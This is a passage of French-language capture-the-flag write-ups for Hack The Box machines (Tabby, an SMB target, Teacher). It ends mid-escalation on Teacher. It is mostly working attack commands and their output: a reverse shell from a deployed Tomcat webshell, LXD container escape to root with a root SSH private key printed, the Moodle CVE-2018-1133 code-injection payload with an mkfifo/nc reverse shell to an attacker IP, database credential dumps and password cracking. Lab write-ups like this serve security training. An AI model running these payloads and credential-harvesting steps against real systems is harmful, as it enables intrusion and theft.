OK - Deployed application at context path [/webshell3]
```

Le webshell semble etre correctement déployé on peut à présent y accéder depuis le navigateur afin de l'executer et obtenir le reverse shell :

```
nc -nlvp 1234
listening on [any] 1234 ...
connect to [10.10.16.5] from (UNKNOWN) [10.10.10.194] 58396
script /dev/null -c /bin/bash
Script started, file is /dev/null
tomcat@tabby:/var/lib/tomcat9$
```

On obtient ainsi accès à la machine avec l'utilisateur tomcat.
On commence l'enumeration sur la machine, on trouve un fichier contenant une backup :

```
tomcat@tabby:/var/www/html/files$ ls
ls
16162020_backup.zip  archive  revoked_certs  statement
```

On peut le transférer en l'encodant en base64, puis en le décodant :

```
### Encodage du fichier en base64
tomcat@tabby:/var/www/html/files$ base64 -w0 16162020_backup.zip

### Décodge du fichier
echo "UEsDBAoAAAAAAIUDf0gAAAAAAAAAAAAAAAAAUABwAdmFyL3d3dy9..." | base64 -d -w0 > backup.zip
```

Le fichier zip est protégé par un mot de passe on peut utiliser fcrackzip pour le craquer :

```
fcrackzip -v -u -D -p /usr/share/wordlists/rockyou.txt backup.zip
'var/www/html/assets/' is not encrypted, skipping
found file 'var/www/html/favicon.ico', (size cp/uc    338/   766, flags 9, chk 7db5)
'var/www/html/files/' is not encrypted, skipping
found file 'var/www/html/index.php', (size cp/uc   3255/ 14793, flags 9, chk 5935)
found file 'var/www/html/logo.png', (size cp/uc   2906/  2894, flags 9, chk 5d46)
found file 'var/www/html/news.php', (size cp/uc    114/   123, flags 9, chk 5a7a)
found file 'var/www/html/Readme.txt', (size cp/uc    805/  1574, flags 9, chk 6a8b)
checking pw arizon1

PASSWORD FOUND!!!!: pw == admin@it
```

Le mot de passe découvert est `admin@it` on peut à présent dézipper le fichier et découvrir son contenu. On peut essayer de se connecter à l'utilisateur ash avec le mot de passe du fichier :

```
tomcat@tabby:/var/www/html/files$ su ash
su ash
Password: admin@it
ash@tabby:/var/www/html/files$
```

On obtient ainsi accès à la machine avec l'utilisateur ash

Privilege Escalation

Il nous faut à présent les droits root sur la machine. On commence par enumerer les groupes de l'utilisateur :

```
ash@tabby:~$ id
id
uid=1000(ash) gid=1000(ash) groups=1000(ash),4(adm),24(cdrom),30(dip),46(plugdev),116(lxd)
```

On peut voir que l'utilisateur fait partie du groupe lxd. On commence par lister les conteneurs lxd :

```
ash@tabby:~$ /snap/bin/lxc image list
/snap/bin/lxc image list
If this is your first time running LXD on this machine, you should also run: lxd init
To start your first instance, try: lxc launch ubuntu:18.04

+-------+-------------+--------+-------------+--------------+------+------+-------------+
| ALIAS | FINGERPRINT | PUBLIC | DESCRIPTION | ARCHITECTURE | TYPE | SIZE | UPLOAD DATE |
+-------+-------------+--------+-------------+--------------+------+------+-------------+
```

On peut voir qu'il n'y a pas de conteneur présents. Il est possible d'exploiter ce service en important une image du système Alpine Linux puis d'executer un shell :

```
### Téléchargement de Alpine OS
git clone https://github.com/saghul/lxd-alpine-builder.git
cd lxd-alpine-builder
sudo ./build-alpine
Determining the latest release... v3.21
Using static apk from http://dl-cdn.alpinelinux.org/alpine//v3.21/main/x86_64
Downloading alpine-keys-2.5-r0.apk

### Transfert du fichier
ash@tabby:~$ wget http://10.10.16.5:8000/alpine-v3.13-x86_64-20210218_0139.tar.gz

### Création du conteneur
ash@tabby:~$ /snap/bin/lxc image import ./alpine-v3.13-x86_64-20210218_0139.tar.gz --alias alpine

### Montage du conteneur sur le dossier root
ash@tabby:~$ /snap/bin/lxc init alpine mycontainer -c security.privileged=true
<init alpine mycontainer -c security.privileged=true
Creating mycontainer
ash@tabby:~$ /snap/bin/lxc config device add mycontainer mydevice disk source=/ path=/mnt/root
<d mycontainer mydevice disk source=/ path=/mnt/root
Device mydevice added to mycontainer
ash@tabby:~$ recursive=true
recursive=true
ash@tabby:~$ /snap/bin/lxc start mycontainer
/snap/bin/lxc start mycontainer

### Execution du shell root
ash@tabby:~$ /snap/bin/lxc exec mycontainer /bin/sh
/snap/bin/lxc exec mycontainer /bin/sh
~ # whoami
whoami
root
```

Afin d'obtenir un shell plus stable on peut se connecter en utilisant la clef rsa de l'utilisateur root :

```
### Affichage de la clef
~ # cat /mnt/root/root/.ssh/id_rsa
cat /mnt/root/root/.ssh/id_rsa
-----BEGIN OPENSSH PRIVATE KEY-----
b3BlbnNzaC1rZXktdjEAAAAABG5vbmUAAAAEbm9uZQAAAAAAAAABAAABlwAAAAdzc2gtcn
NhAAAAAwEAAQAAAYEAuQGAzJLG/8qGWOvQXLMIJC4TLFhmm4HEcPq+Vrpp/JGrQ7bIKs5A
LRdlRF6rtDNGO12Kz4BvFmqsNjnc6Nq6dK+eSzNjU1MK+T7CG9rJ8bNF4f8xLB8MbZnb7A
1ZYPldzh0bVpQMwZwv9eP34F04aycc0+AX4HXkrh+/U1G7qoNSQbDNo7qRwPO0Q9YI6DjZ
KmzQeVcCNcJZCF4VaTnBkjlNzo5CsbjIqCB1WxbS3Qd9GA8Y/QzxH9GlAkI5CLG35/uXTE
PenlPNw6sugZ7AwzxmeRwLmGtfBvnICFD8GXWiXozJVZc/9hF77m0ImsMsNJPzCKu7NSW6
q4GYxlSk7BwwDSu9ByOZ4+1dCiHtWhkNGgT+Kd/W14e70SDDbid5N2+zt4L246sqSt6ud7
...

### Enregistrement et connexion ssh avec root
ssh -i id_rsa root@10.10.10.194
Welcome to Ubuntu 20.04 LTS (GNU/Linux 5.4.0-31-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

  System information as of Thu 06 Feb 2025 11:47:05 PM UTC

  System load:             0.0
  Usage of /:              48.6% of 6.82GB
  Memory usage:            29%
  Swap usage:              0%
  Processes:               311
  Users logged in:         0
  IPv4 address for ens160: 10.10.10.194
  IPv4 address for lxdbr0: 10.36.165.1
  IPv6 address for lxdbr0: fd42:daea:9cf8:2286::1


283 updates can be installed immediately.
152 of these updates are security updates.
To see these additional updates run: apt list --upgradable


The list of available updates is more than a week old.
To check for new updates run: sudo apt update

Last login: Tue Sep  7 15:21:07 2021
root@tabby:~#
```

On obtient ainsi l'accès root sur la machine

Tactics

Reconnaissance

Machine cible Adresse IP : `10.129.50.233`

Scanning

Lancement du scan `nmap` :

```
$ nmap -p- -Pn 10.129.50.233
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-12-08 12:36 CET
Stats: 0:01:07 elapsed; 0 hosts completed (1 up), 1 undergoing SYN Stealth Scan
SYN Stealth Scan Timing: About 32.05% done; ETC: 12:40 (0:02:22 remaining)
Nmap scan report for 10.129.50.233
Host is up (0.014s latency).
Not shown: 65532 filtered tcp ports (no-response)
PORT    STATE SERVICE
135/tcp open  msrpc
139/tcp open  netbios-ssn
445/tcp open  microsoft-ds

Nmap done: 1 IP address (1 host up) scanned in 155.00 seconds
```

Il semble y avoir trois ports ouvert, le 135, le 139 et le 445 utilisé par défaut pour le Protocole SMB.

Vulnerability Assesment

On essaye d'afficher les Shares disponibles sur la machine pour cela ont lance la commande :

```
smbclient -L 10.129.50.233
Password for [WORKGROUP\]:
```

Le share apparent semble s'appeler `WORKGROUP`, il y a un autre share présent permettant un accès administrateur appelé `C$` on s'y connecte avec `smbclient` en utilisant le nom d'utilisateur par défaut `adminitrator` et sans préciser de mot de passe :

```
smbclient \\\\10.129.50.233\\C$ -U administrator
Password for [WORKGROUP\administrator]:
Try "help" to get a list of possible commands.
smb: \>
```

On explore les fichiers afin d'extraire le flag et de le télécharger :

```
smb: \Users\Administrator\Desktop\> get flag.txt
getting file \Users\Administrator\Desktop\flag.txt of size 32 as flag.txt (0,5 KiloBytes/sec)
(average 0,5 KiloBytes/sec)
```

On a accès au serveur en tant qu'administrateur on peut vérifier avec smbmap :

```
smbmap -u administrator -H 10.129.50.233

    ________  ___      ___  _______   ___      ___       __         _______
   /"       )|"  \    /"  ||   _  "\ |"  \    /"  |     /""\       |   __ "\
  (:   \___/  \   \  //   |(. |_)  :) \   \  //   |    /    \      (. |__) :)
   \___  \    /\  \/.    ||:     \/   /\   \/.    |   /' /\  \     |:  ____/
    __/  \   |: \.        |(|  _  \  |: \.        |  //  __'  \    (|  /
   /" \   :) |.  \    /:  ||: |_)  :)|.  \    /:  | /   /  \   \  /|__/ \
  (_______/  |___|\__/|___|(_______/ |___|\__/|___|(___/    \___)(_______)
-----------------------------------------------------------------------------
SMBMap - Samba Share Enumerator v1.10.5 | Shawn Evans - ShawnDEvans@gmail.com
                     https://github.com/ShawnDEvans/smbmap

[*] Detected 1 hosts serving SMB
[*] Established 1 SMB connections(s) and 1 authenticated session(s)

[+] IP: 10.129.50.233:445       Name: 10.129.50.233             Status: ADMIN!!!
        Disk                                                    Permissions     Comment
        ----                                                    -----------     -------
        ADMIN$                                                  READ, WRITE     Remote Admin
        C$                                                      READ, WRITE     Default share
        IPC$                                                    READ ONLY       Remote IPC
[*] Closed 1 connections
```

Il est aussi possible de lancer un reverse shell avec l'outil `impacket` :

```
impacket-psexec WORKGROUP/administrator@10.129.50.233
Impacket v0.12.0 - Copyright Fortra, LLC and its affiliated companies

Password:
[*] Requesting shares on 10.129.50.233.....
[*] Found writable share ADMIN$
[*] Uploading file uXFeLvCx.exe
[*] Opening SVCManager on 10.129.50.233.....
[*] Creating service etaB on 10.129.50.233.....
[*] Starting service etaB.....
[!] Press help for extra shell commands
Microsoft Windows [Version 10.0.17763.107]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Windows\system32>
```

Teacher

Reconnaissance

Machine cible Adresse IP : `10.10.10.153`

Scanning

Lancement du scan `nmap` :

```
$ nmap -p- -Pn -sC 10.10.10.153
Starting Nmap 7.95 ( https://nmap.org ) at 2025-02-23 11:06 CET
Nmap scan report for 10.10.10.153
Host is up (0.087s latency).
Not shown: 65534 closed tcp ports (reset)
PORT   STATE SERVICE
80/tcp open  http
|_http-title: Blackhat highschool

Nmap done: 1 IP address (1 host up) scanned in 131.21 seconds
```

Le scan révèle qu'il y a le port 80 ouvert. Le site web est celui d'une école. On lance un dirbusting du site :

```
feroxbuster -u http://10.10.10.153/ -w /usr/share/seclists/Discovery/Web-Content/raft-small-directories.txt
...
200      GET       40l      148w     9187c http://10.10.10.153/images/1.png
200      GET      249l      747w     8028c http://10.10.10.153/
200      GET      618l     4129w   111312c http://10.10.10.153/fonts/BebasNeueRegular.eot
200      GET      104l      726w    56580c http://10.10.10.153/fonts/BebasNeueBold.woff
200      GET        4l        9w      192c http://10.10.10.153/images/bg_arrow_blue_dark.png
200      GET        5l       18w      576c http://10.10.10.153/images/bg_slider_nav.png
200      GET        6l       12w      793c http://10.10.10.153/images/ico_time.png
200      GET        6l       23w     1112c http://10.10.10.153/images/ico_place@2x.png
200      GET        3l        9w      213c http://10.10.10.153/images/bg_arrow_blue_dark@2x.png
200      GET        3l        5w      125c http://10.10.10.153/images/bg_blue.png
200      GET       40l      170w    12454c http://10.10.10.153/images/5_6.png
200      GET       29l      152w    11726c http://10.10.10.153/images/5_3.png
200      GET       38l      160w    12434c http://10.10.10.153/images/5_9.png
200      GET        7l       29w     1591c http://10.10.10.153/images/ico_time@2x.png
200      GET        4l       24w      974c http://10.10.10.153/images/bg_slider_nav_2.png
200      GET        5l        9w      642c http://10.10.10.153/images/ico_place.png
200      GET       29l      159w    11842c http://10.10.10.153/images/5_15.png
200      GET        9l       35w     3710c http://10.10.10.153/images/bg_white@2x.png
...
301      GET        9l       28w      319c http://10.10.10.153/moodle/login => http://10.10.10.153/moodle
/login/
301      GET        9l       28w      318c http://10.10.10.153/moodle/auth => http://10.10.10.153/moodle/auth/
301      GET        9l       28w      321c http://10.10.10.153/moodle/auth/db => http://10.10.10.153/moodle/
auth/db/
301      GET        9l       28w      325c http://10.10.10.153/manual/da/platform => http://10.10.10.153/
manual/da/platform/
301      GET        9l       28w      329c http://10.10.10.153/moodle/auth/db/classes => http://10.10.10.153/
moodle/auth/db/classes/
...
```


Il y a un dossier images qui contient des fichiers au format png l'image "5.png" semble etre plus petit de taille qu'un format de fichier d'image classique on lance donc une requete pour afficher le fichier afin de vérifier s'il contient du texte :

```
curl http://10.10.10.153/images/5.png
Hi Servicedesk,

I forgot the last charachter of my password. The only part I remembered is Th4C00lTheacha.

Could you guys figure out what the last charachter is, or just reset it?

Thanks,
Giovanni
```


On peut voir qu'il y avait du texte et qu'il y a une partie du mot de passe de l'utilisateur "Giovanni" `Th4C00lTheacha` mais qu'il en manque une partie.
Le scan indique aussi qu'il y a le LMS Moodle et qu'il est possible de s'authentifier on peut lancer un bruteforce en s'authentifiant avec "Giovanni" et le mot de passe trouvé, on crée pour cela un dictionnaire pouvant contenir les mots de passes potentiels :

```
python3 -c 'import string; print("\n".join([f"Th4C00lTheacha{c}" for c in string.printable[:-5]]))' > passwords
```

On réceptionne ensuite la requete lorsque l'on se connecte avec Burpsuite et on indique le champs ou l'on souhaite charger les mot de passe sur Intruder :




Une fois modifié on lance le bruteforce afin d'obtenir le mot de passe :




On peut voir que le seul mot de passe pour lequel la longueur de réponse est différente est pour `Th4C00lTheacha#`

On essaie donc de se connecter en utilisant ce mot de passe et on accède au compte de l'utilisateur Giovanni :



Exploitation


Moodle est lancé sur une ancienne version qui permet l'exploitation de la CVE-2018-1133 `https://www.sonarsource.com/blog/moodle-remote-code-execution/` pour exploiter cette vulnérabilité il faut tout d'abord aller sur le cours "Algebra" disponible puis activer l'édition dans les paramètres, on crée ensuite un nouveau contenu en cliquant sur : "Add an activity or resource" et on selectionne "Quizz" on obtient cette page :




On remplit le champ avec ”shell” puis on sauvegarde en cliquant sur ”Save and display”

On obtient une erreur, indiquant qu'aucune question n'a été ajouté. On clique sur ”Edit Quizz” et on ajoute une question en cliquant sur ”Add a new question” et on choisit ”Calculated” et on remplit le formulaire en ajoutant le code suivant dans le champ ”Answer” :

```
/*{a*/`$_GET[0]`;//{x}}
```



On clique ensuite sur ”Save changes” puis sur ”Next Page” on obtient la page finale de la question :



On peut alors lancer une requete afin d'obtenir un reverse shell en lançant une requete vers l'adresse et en ajoutant un payload :

```
### Payload à ajouter en fin d'url
&0=rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>%261|nc 10.10.14.12 1234 >/tmp/f

### Requete contenant le payload encodé
http://teacher.htb/moodle/question/question.php?
returnurl=%2Fmod%2Fquiz%2Fedit.php%3Fcmid%3D7%26addonpage%3D0&appendqnumstring=addquestion&scrollpos=0&id
=7&wizardnow=datasetitems&cmid=7&0=rm+/tmp/f%3bmkfifo+/tmp/f%3bcat+/tmp/f|/bin/sh+-i+2%3E%261|
nc+10.10.14.12+1234+%3E/tmp/f

### Obtention du reverse shell
nc -nlvp 1234
listening on [any] 1234 ...
connect to [10.10.14.12] from (UNKNOWN) [10.10.10.153] 58922
/bin/sh: 0: can't access tty; job control turned off
$ whoami
www-data
```

On obtient ainsi accès à la machine avec l'utilisateur www-data
On enumere les fichiers systèmes en affichant le contenu du fichier de configuration de moodle :

```
www-data@teacher:/var/www/html/moodle$ cat config.php
cat config.php
<?php  // Moodle configuration file

unset($CFG);
global $CFG;
$CFG = new stdClass();

$CFG->dbtype    = 'mariadb';
$CFG->dblibrary = 'native';
$CFG->dbhost    = 'localhost';
$CFG->dbname    = 'moodle';
$CFG->dbuser    = 'root';
$CFG->dbpass    = 'Welkom1!';
$CFG->prefix    = 'mdl_';
$CFG->dboptions = array (
  'dbpersist' => 0,
  'dbport' => 3306,
  'dbsocket' => '',
  'dbcollation' => 'utf8mb4_unicode_ci',
);

$CFG->wwwroot   = 'http://teacher.htb/moodle';
$CFG->dataroot  = '/var/www/moodledata';
$CFG->admin     = 'admin';

$CFG->directorypermissions = 0777;
```

```
require_once(__DIR__ . '/lib/setup.php');

// There is no php closing tag in this file,
// it is intentional because it prevents trailing whitespace problems!
```

On peut voir qu'il y a les identifiant `root:Welkom1!` permettant l'accès vers la base de donnée mysql, on utilise donc ces identifiants pour s'y connecter et enumerer la base de donnée :

```
www-data@teacher:/var/www/html/moodle$ mysql -u root -p
mysql -u root -p
Enter password: Welkom1!

Welcome to the MariaDB monitor.  Commands end with ; or \g.
Your MariaDB connection id is 796
Server version: 10.1.26-MariaDB-0+deb9u1 Debian 9.1

Copyright (c) 2000, 2018, Oracle, MariaDB Corporation Ab and others.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

MariaDB [(none)]> show databases;
show databases;
+--------------------+
| Database           |
+--------------------+
| information_schema |
| moodle             |
| mysql              |
| performance_schema |
| phpmyadmin         |
+--------------------+
5 rows in set (0.00 sec)

MariaDB [(none)]> use moodle
use moodle
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

Database changed
MariaDB [moodle]> select username,password from mdl_user;
select username,password from mdl_user;
+-------------+------------------------------------------------------------+
| username    | password                                                   |
+-------------+------------------------------------------------------------+
| guest       | $2y$10$ywuE5gDlAlaCu9R0w7pKW.UCB0jUH6ZVKcitP3gMtUNrAebiGMOdO |
| admin       | $2y$10$7VPsdU9/9y2J4Mynlt6vM.a4coqHRXsNTOq/1aA6wCWTsF2wtrDO2 |
| giovanni    | $2y$10$38V6kI7LNudORa7lBAT0q.vsQsv4PemY7rf/M1Zkj/i1VqLO0FSYO |
| Giovannibak | 7a860966115182402ed06375cf0a22af                           |
+-------------+------------------------------------------------------------+
4 rows in set (0.00 sec
```

On obtient les mots de passe de la base de donnée crypté on peut utiliser CrackStation afin de décrypter le mot de passe de l'utilisateur "Giovannibak" :

On obtient le mot de passe `giovanni:expelled` on peut utiliser ces identifiants afin de se connecter la machine :

```
www-data@teacher:/var/www/html/moodle$ su giovanni
su giovanni
Password: expelled

giovanni@teacher:/var/www/html/moodle$
```

On obtient ainsi accès à la machine avec l'utilisateur giovanni

Privilege Escalation

Il nous faut à présent l'accès root. On commence par enumerer les processus en cours avec pspy :

```
giovanni@teacher:~$ ./pspy64
...
2025/02/23 13:05:01 CMD: UID=0    PID=2537   | /bin/sh -c /usr/bin/backup.sh
